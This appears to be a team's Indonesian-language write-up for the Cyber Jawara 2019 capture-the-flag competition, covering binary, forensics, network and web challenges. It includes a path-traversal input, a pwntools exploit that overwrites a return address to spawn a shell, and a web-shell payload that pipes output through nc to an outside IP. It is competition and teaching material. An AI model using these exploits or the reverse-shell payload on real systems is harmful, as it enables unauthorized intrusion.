[Capture The Flag]

NAMA TIM : [:)]

Sabtu, 7 September 2019

Ketua Tim	
1.	Fakhri Izzudin
Member	
1.	Fachrizal Oktavian
2.	Albert Mario

Table of Content

Starlight	3
Noir	4
CJ.docx	6
Audit.log	7
Split	8
Exfiltration	10
Mysterious	11
Chuu	12
Heejin	15
Under Construction	17
Newbie.exe	18
Haseul	19
Gowon	22
Snake’s Revenge	24
Hyunjin	27
Sanity Check	38
Insanity Check	38
RC4	40

Binary Hacking

Starlight

Starlight

366

Dapatkah Anda memahami kode C dari binary ini dan meretas network service yang menjalankan binary tersebut?

https://drive.google.com/open?id=1Kuj6sTWI4WE4mLFL4W8hdH5MEB2JjIiX

`nc 203.34.119.237 11337`

Problem setter: farisv

Solusi:

Terdapat vulnerability pada potongan baris kode:


```
snprintf(path, MAXN, "languages/%s.lang", lang);
```

ketika panjang string yang dimasukkan ke dalam variabel path melebihi MAXN, maka otomatis akan terpotong (tujuannya untuk menghilangkan string .lang). Dengan mengisikan karakter “../flag.txt” pada variabel lang kita bisa memperoleh flag.

```
Choose language (id/en/it): .././././././././././././././././././././././././././
./././././././././././././././././././././././././././flag.txt
CJ2019{just_like_vulnerability_in_fortigate_vpn_CVE-2018-13379}
```

Flag: CJ2019{just_like_vulnerability_in_fortigate_vpn_CVE-2018-13379}

Noir



Diberikan sebuah binary dengan spesifikasi seperti berikut

```
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/pwn/noir$ file noir
noir: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0,
BuildID[sha1]=00dd349f0f8e2749dc8794316abc83469d197b25, not stripped

vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/pwn/noir$ checksec noir
[*] '/vagrant/Competition/CJ_2019/pwn/noir/noir'
     Arch:     amd64-64-little
     RELRO:    Full RELRO
     Stack:    Canary found
     NX:       NX enabled
     PIE:      PIE enabled
```

Program akan melakukan sorting untuk angka - angka positif integer yang dimasukkan, dan akan mengakhiri program apabila dimasukkan nilai negatif integer. Terdapat hal yang menarik yang ditemukan di dalam program, yaitu adanya hidden_shell() yang langsung mengeksekusi “/bin/sh” dan juga implementasi dari sorting tersebut. Berikut adalah implementasi dari fungsi counting_sort()

```
__int64 counting_sort()
{
  int j; // [sp+4h] [bp-FBCh]@4
  unsigned int i; // [sp+8h] [bp-FB8h]@1
  unsigned int k; // [sp+8h] [bp-FB8h]@7
  unsigned int l; // [sp+Ch] [bp-FB4h]@8
  int v5[1002]; // [sp+10h] [bp-FB0h]@2
  __int64 v6; // [sp+FB8h] [bp-8h]@1

  v6 = *MK_FP(__FS__, 40LL);
```

```
  for ( i = 0; i <= 0x3E7; ++i )
    v5[(unsigned __int64)i] = 0;
  for ( j = read_int(5LL); j >= 0; j = read_int(5LL) )
    ++v5[j];
  puts("\nSorted:");
  for ( k = 0; k <= 0x3E7; ++k )
  {
    for ( l = 0; l < v5[(unsigned __int64)k]; ++l )
    printf("%d\n", k);
  }
  puts(&byte_C05);
  return *MK_FP(__FS__, 40LL) ^ v6;
}
```

Celahnya terdapat pada bagian yang diberi warna merah. Sorting dilakukan dengan cara membuat array berukuran 1000 dengan nilai awal 0. Lalu setiap ada input, maka array dengan index inputan tersebut akan ditambah 1. Dan akhirnya akan disorting dari index 0 sampai 1000 dan ditampilkan semua jumlah dari masing - masing index. Pada bagian yang diberi warna merah tersebut, kita dapat mengisi nilai di mana saja karena tidak dilakukan pengecekan. Dengan demikian kita bisa mengoverwrite RIP sehingga diarahkan ke hidden_shell().

Terlebih dahulu kita lihat di mana alamat hidden_shell(). Hidden shell berada pada offset 0xADA sedangkan alamat kembali dari fungsi tersebut memiliki offset 0xAD7.

```
gdb-peda$ x/100gx 0x7fffffffe340
0x7fffffffe340:     0x00007fffffffe350  0x0000555555554ad7
0x7fffffffe350:     0x00007fffffffe360  0x0000555555554b68
0x7fffffffe360:     0x0000555555554b70  0x00007ffff7a2d830
0x7fffffffe370:     0x0000000000000001  0x00007fffffffe448
0x7fffffffe380:     0x00000001f7ffcca0  0x0000555555554b50
0x7fffffffe390:     0x0000000000000000  0x0ede77586365efe7
0x7fffffffe3a0:     0x00005555555547d0  0x00007fffffffe440
0x7fffffffe3b0:     0x0000000000000000  0x0000000000000000
0x7fffffffe3c0:     0x5b8b220d3365efe7  0x5b8b32b75a55efe7
0x7fffffffe3d0:     0x0000000000000000  0x0000000000000000
0x7fffffffe3e0:     0x0000000000000000  0x00007fffffffe458
0x7fffffffe3f0:     0x00007ffff7ffe168  0x00007ffff7de77cb
0x7fffffffe400:     0x0000000000000000  0x0000000000000000
gdb-peda$ disas hidden_shell
Dump of assembler code for function hidden_shell:
   0x0000555555554ada <+0>:    push   rbp
   0x0000555555554adb <+1>:    mov    rbp,rsp
   0x0000555555554ade <+4>:    mov    edx,0x0
   0x0000555555554ae3 <+9>:    mov    esi,0x0
   0x0000555555554ae8 <+14>:    lea    rdi,[rip+0x178]        # 0x555555554c67
   0x0000555555554aef <+21>:    call   0x555555554790 <execve@plt>
   0x0000555555554af4 <+26>:    nop
   0x0000555555554af5 <+27>:    pop    rbp
   0x0000555555554af6 <+28>:    ret
End of assembler dump.
```

Dengan demikian kita hanya perlu mengubah nilai 0xAD7 menjadi 0xADA. Kita membutuhkan 0xADA-0xAD7=3 yang bisa dimanfaatkan melalui celah yang ditemukan. Kita cukup mengisi nilai 1006 sebanyak 3 kali sehingga program akan menambahkan 1 pada bagian RIP ini nantinya.

```
from pwn import *
```

```
a = remote('203.34.119.237', 11338)
for i in range(3):
     a.sendline('1006')

a.sendline('-1')
a.interactive()
```

```
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/pwn/noir$ python noir.py
[+] Opening connection to 203.34.119.237 on port 11338: Done
[*] Switching to interactive mode
===~ WELCOME ~===
Insert one number (0-1000) per line. To finish input, insert negative number.
\x00
Sorted:
0
0
0
$ ls
flag.txt
noir
$ cat flag.txt
CJ2019{can_u_pwn_this_without_hidden_shell_function?}
[*] Got EOF while reading in interactive
$
```


Flag : CJ2019{can_u_pwn_this_without_hidden_shell_function?}

Digital Forensics

CJ.docx


Diberikan sebuah file docx. Coba dilakukan unzip dan ditemukan flag pada document.xml.

```
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/forensic$ unzip CJ.docx
Archive:  CJ.docx
replace word/numbering.xml? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: word/numbering.xml
  inflating: word/settings.xml
  inflating: word/fontTable.xml
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
  inflating: word/theme/theme1.xml
  inflating: word/media/image1.png
  inflating: [Content_Types].xml
```



Flag : CJ2019{oh_**_h3r3_w3_g0_again!!!1!1}**

Audit.log



Diberikan sebuah file audit Red Hat. Dari sekian banyak log yang diberikan, ditemukan hal - hal yang menarik yaitu pengunaan openssl dengan method dan key yang terexpose dan juga terdapat eksekusi python di sana

```
type=SYSCALL msg=audit(1567679550.710:73): arch=c000003e syscall=59
success=yes exit=0 a0=55c77f5cc350 a1=55c77f62be20 a2=55c77f501b20 a3=8
```

```
items=2 ppid=1881 pid=21153 auid=1000 uid=1000 gid=1000 euid=1000
suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=3
comm="openssl" exe="/usr/bin/openssl" key="exec"
type=EXECVE msg=audit(1567679550.710:73): argc=7 a0="openssl"
a1="rc4-40" a2="-K" a3="7465737473" a4="-nosalt" a5="-e" a6="-nopad"
type=CWD msg=audit(1567679550.710:73): cwd="/home/vagrant"

>>>
'7072696E74202765616234316466646373330353661663135356161653062366165656
6393333323634613230656463316236393731383539613630656330643735333038343232
2313933333733613332303662333836613766383961663833643035656435666564272E6
465636F646528276865782729'.decode('hex')
"print
'eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373
a3206b386a7f89af83d05ed5fed'.decode('hex')"
```


Sepertinya attacker melakukan enkripsi terhadap data. Data tersebut terdapat pada command python yang dijalankan tersebut. Dengan mudah kita dapt melakukan dekripsi pada file tersebut.

```
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/forensic$ python -c "print 'eab41dfd
f73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a3206b386a7f89af83d05
ed5fed'.decode('hex')" > xpl
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/forensic$ openssl enc -rc4-40 -K 746
5737473 -nosalt -e -nopad -d -in xpl
CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/forensic$
```

Flag : CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}

Network


Split



Diberikan sebuah file pcap. Hal yang menarik adalah terdapat request file archive dan ditemukan adanya string flag.txt.

```
GET /archive.zip.partae HTTP/1.1
Host: 157.230.34.89:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://157.230.34.89:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.15+
Date: Wed, 04 Sep 2019 09:27:21 GMT
Content-type: application/octet-stream
Content-Length: 40
Last-Modified: Wed, 04 Sep 2019 09:08:14 GMT

.K.=...1.....................flag.txtUT.
```

Coba diexport semua file yang dapat diexport. Kemudian ditemukan hasil berikut.



Terlihat seperti ada urutan archive.zip.partaa, archive.zip.partab, archive.zip.partac. Seperti judul soal yaitu split, sepertinya ini adalah file archive yang displit menjadi beberapa bagian. Cukup digabungkan kembali dan diextract untuk mendapatkan flag. Password ada di dalam file pass.txt

```
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/network/split$ cat archive.zip.partaa archive.zip.partab ar
chive.zip.partac archive.zip.partad archive.zip.partae archive.zip.partae archive.zip.partaf archive.zip.pa
rtag > hasil.zip
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/network/split$ unzip hasil.zip
Archive:  hasil.zip
warning [hasil.zip]:  40 extra bytes at beginning or within zipfile
  (attempting to process anyway)
error [hasil.zip]:  reported length of central directory is
  -40 bytes too long (Atari STZip zipfile?  J.H.Holm ZIPSPLIT 1.1
  zipfile?).  Compensating...
[hasil.zip] flag.txt password:
replace flag.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
 extracting: flag.txt

note:  didn't find end-of-central-dir signature at end of central dir.
  (please check that you have transferred or created the zipfile in the
  appropriate BINARY mode and that you have compiled UnZip properly)
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/network/split$ cat flag.txt
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/network/split$
```

Flag : CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}

Exfiltration

Exfiltration

293

IDS kami mendeteksi adanya indicator of compromise pada network traffic berikut. Sepertinya ada RAT yang melakukan data exfiltration secara sembunyi-sembunyi. Data apa yang diambil oleh RAT tersebut?

https://drive.google.com/open?id=1uCIX3_hHj2OaU5RJ6f01dXP9dtvG_F9r

Problem setter: farisv

Solusi:
Diberikan file .pcap yang salah satunya berisikan paket ICMP. Pada paket tersebut berisikan pattern data berulang. Dengan menganalisa beberapa paket disimpulkan bahwa data tersebut berupa bentuk encoding dari karakter per karakter. Dengan membuat script python diperoleh flag:

```
#!/usr/bin/python3
import pyshark, sys, base64

cap = pyshark.FileCapture('./exfiltration.pcap')

i = 138
flag = []
try:
    while (True):
        data = cap[i].layers[2].get_field('data')
        if ( data != None):
            flag.append(chr(int(data[:2:], 16)))
            #print('{}'.format(data[:2:]))
        i = i + 2
except:
    d = "".join(flag)
    print(base64.b64decode(d))
    sys.exit(1)
```

```
b'Our secret data is CJ2019{where_are_you_Blu3_Team?}'
```

Flag: CJ2019{where_are_you_Blu3_Team?}

Web Hacking

Mysterious

Mysterious

100

Kami menemukan PHP web shell misterius berikut di server kami. Ketika dibuka, yang kami lihat hanyalah **HTTP 500 Internal Server Error**.


https://drive.google.com
/open?id=1aBamhFxPVnVScjnyO6qPHA2nxYnKeE0f

http://203.34.119.237:50000/shell.php

Note: **Anda harus melakukan sesuatu agar shell tersebut tidak error.** Harap hanya kontak panitia apabila server benar-benar tidak dapat diakses (timeout atau unreachable).

Problem setter: farisv

Solusi:
lakukan reverse shell
Payload: http://203.34.119.237:50000/shell.php?_GET=shell_exec&____=<<PAYLOAD>> | nc 157.230.247.125 4444



Flag: CJ2019{shell_or_no_shell_that_is_the_question}

Chuu

Chuu


100


Chuu membuat web ChuuTube dengan teknologi terbaru yang sedang *hype* saat ini. Namun, sekilas web tersebut hanya berisi koleksi video musik dan fancamnya saja 🤔

http://203.34.119.237:50003/

Problem setter: visat

Solusi:
Graphql dapat di exploitasi

